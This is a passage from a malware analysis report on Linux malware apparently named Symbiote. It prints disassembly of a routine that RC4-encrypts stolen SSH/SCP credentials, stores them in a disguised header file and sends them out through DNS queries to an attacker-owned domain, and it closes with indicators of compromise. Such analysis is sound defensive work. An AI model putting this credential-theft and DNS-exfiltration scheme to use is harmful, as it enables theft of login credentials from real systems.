


Figure 44

The realloc method is utilized to deallocate the old object and to return a pointer to a new object:





Figure 45

The credentials extracted from the SSH or SCP process are encrypted using the RC4 algorithm (key = “suporte42atendimento53log”). The encrypted content will be used to construct DNS requests in the sendlinedns function:

```
.text:000000000000277F
.text:000000000000277F
.text:000000000000277F ; Attributes: bp-based frame
.text:000000000000277F
.text:000000000000277F saveline proc near
.text:000000000000277F
.text:000000000000277F s= qword ptr -30h
.text:000000000000277F file= qword ptr -28h
.text:000000000000277F var_20= dword ptr -20h
.text:000000000000277F fd= dword ptr -1Ch
.text:000000000000277F var_18= dword ptr -18h
.text:000000000000277F var_14= dword ptr -14h
.text:000000000000277F
.text:000000000000277F ; __unwind {
.text:000000000000277F push    rbp
.text:0000000000002780 mov     rbp, rsp
.text:0000000000002783 push    rbx
.text:0000000000002784 sub     rsp, 28h
.text:0000000000002788 mov     [rbp+file], rdi
.text:000000000000278C mov     [rbp+s], rsi
.text:0000000000002790 mov     rax, [rbp+s]
.text:0000000000002794 mov     rdi, rax        ; s
.text:0000000000002797 call    _strlen
.text:000000000000279C mov     [rbp+var_20], eax
.text:000000000000279F mov     edx, [rbp+var_20]
.text:00000000000027A2 mov     rax, [rbp+s]
.text:00000000000027A6 mov     rsi, rax
.text:00000000000027A9 lea     rdi, aSuporte42atend ; "suporte42atendimento53log"
.text:00000000000027B0 call    _RC4
.text:00000000000027B5 mov     edx, [rbp+var_20]
.text:00000000000027B8 mov     rax, [rbp+s]
.text:00000000000027BC mov     esi, edx
.text:00000000000027BE mov     rdi, rax
.text:00000000000027C1 call    sendlinedns
.text:00000000000027C6 mov     edx, [rbp+var_20]
.text:00000000000027C9 mov     rax, [rbp+s]
.text:00000000000027CD mov     rsi, rax
.text:00000000000027D0 lea     rdi, aSuporte42atend ; "suporte42atendimento53log"
.text:00000000000027D7 call    _RC4
```

Figure 46

The malicious process creates a file called “/usr/include/linux/usb/usb.h” by calling create_file:



```
.text:00000000000027DC mov     rax, [rbp+file]
.text:00000000000027E0 mov     rdi, rax
.text:00000000000027E3 call    create_file
.text:00000000000027E8 mov     rax, [rbp+file]
.text:00000000000027EC mov     edx, 1B6h
.text:00000000000027F1 mov     esi, 401h       ; oflag
.text:00000000000027F6 mov     rdi, rax        ; file
.text:00000000000027F9 mov     eax, 0
.text:00000000000027FE call    _open
.text:0000000000002803 mov     [rbp+fd], eax
.text:0000000000002806 cmp     [rbp+fd], 0FFFFFFFFh
.text:000000000000280A jz      loc_28B8

.text:0000000000002810 mov     eax, [rbp+fd]
.text:0000000000002813 mov     esi, 1B6h       ; mode
.text:0000000000002818 mov     edi, eax        ; fd
.text:000000000000281A call    _fchmod
.text:000000000000281F mov     [rbp+var_14], 0
.text:0000000000002826 mov     [rbp+var_18], 0
.text:000000000000282D jmp     short loc_286F
```

Figure 47

The encrypted credentials are written to the file created above:




Figure 48

In the sendlinedns function, the malware obtains information about the current kernel using the uname method. Based on the resulting buffer, the process computes a machine ID which consists of 4 bytes generated using crc32b (stored in id_6274):




Figure 49

The encrypted credentials are hex-encoded and splitted to be exfiltrated via DNS requests to a domain owned by the threat actor. The A DNS request has the following format:

- <**Packet number** – starts from 0x2B67 = 11111>.<**Machine ID** – Crc32b hash>.<**Hex-encoded data**>.px32.nss.atendimento-estilo[.]com

Finally, the executable calls the dns function that will exfiltrate data:




Figure 50

The implementation of the RC4 algorithm can be identified below:




Figure 51




Figure 52

INDICATORS OF COMPROMISE

C2 domain: px32.nss.atendimento-estilo[.]com

SHA256: 121157e0fcb728eb8a23b55457e89d45d76aa3b7d01d3d49105890a00662c924

Files created: /usr/include/linux/usb/usb.h

Source: https://cybergeeks.tech/how-to-analyze-linux-malware-a-case-study-of-symbiote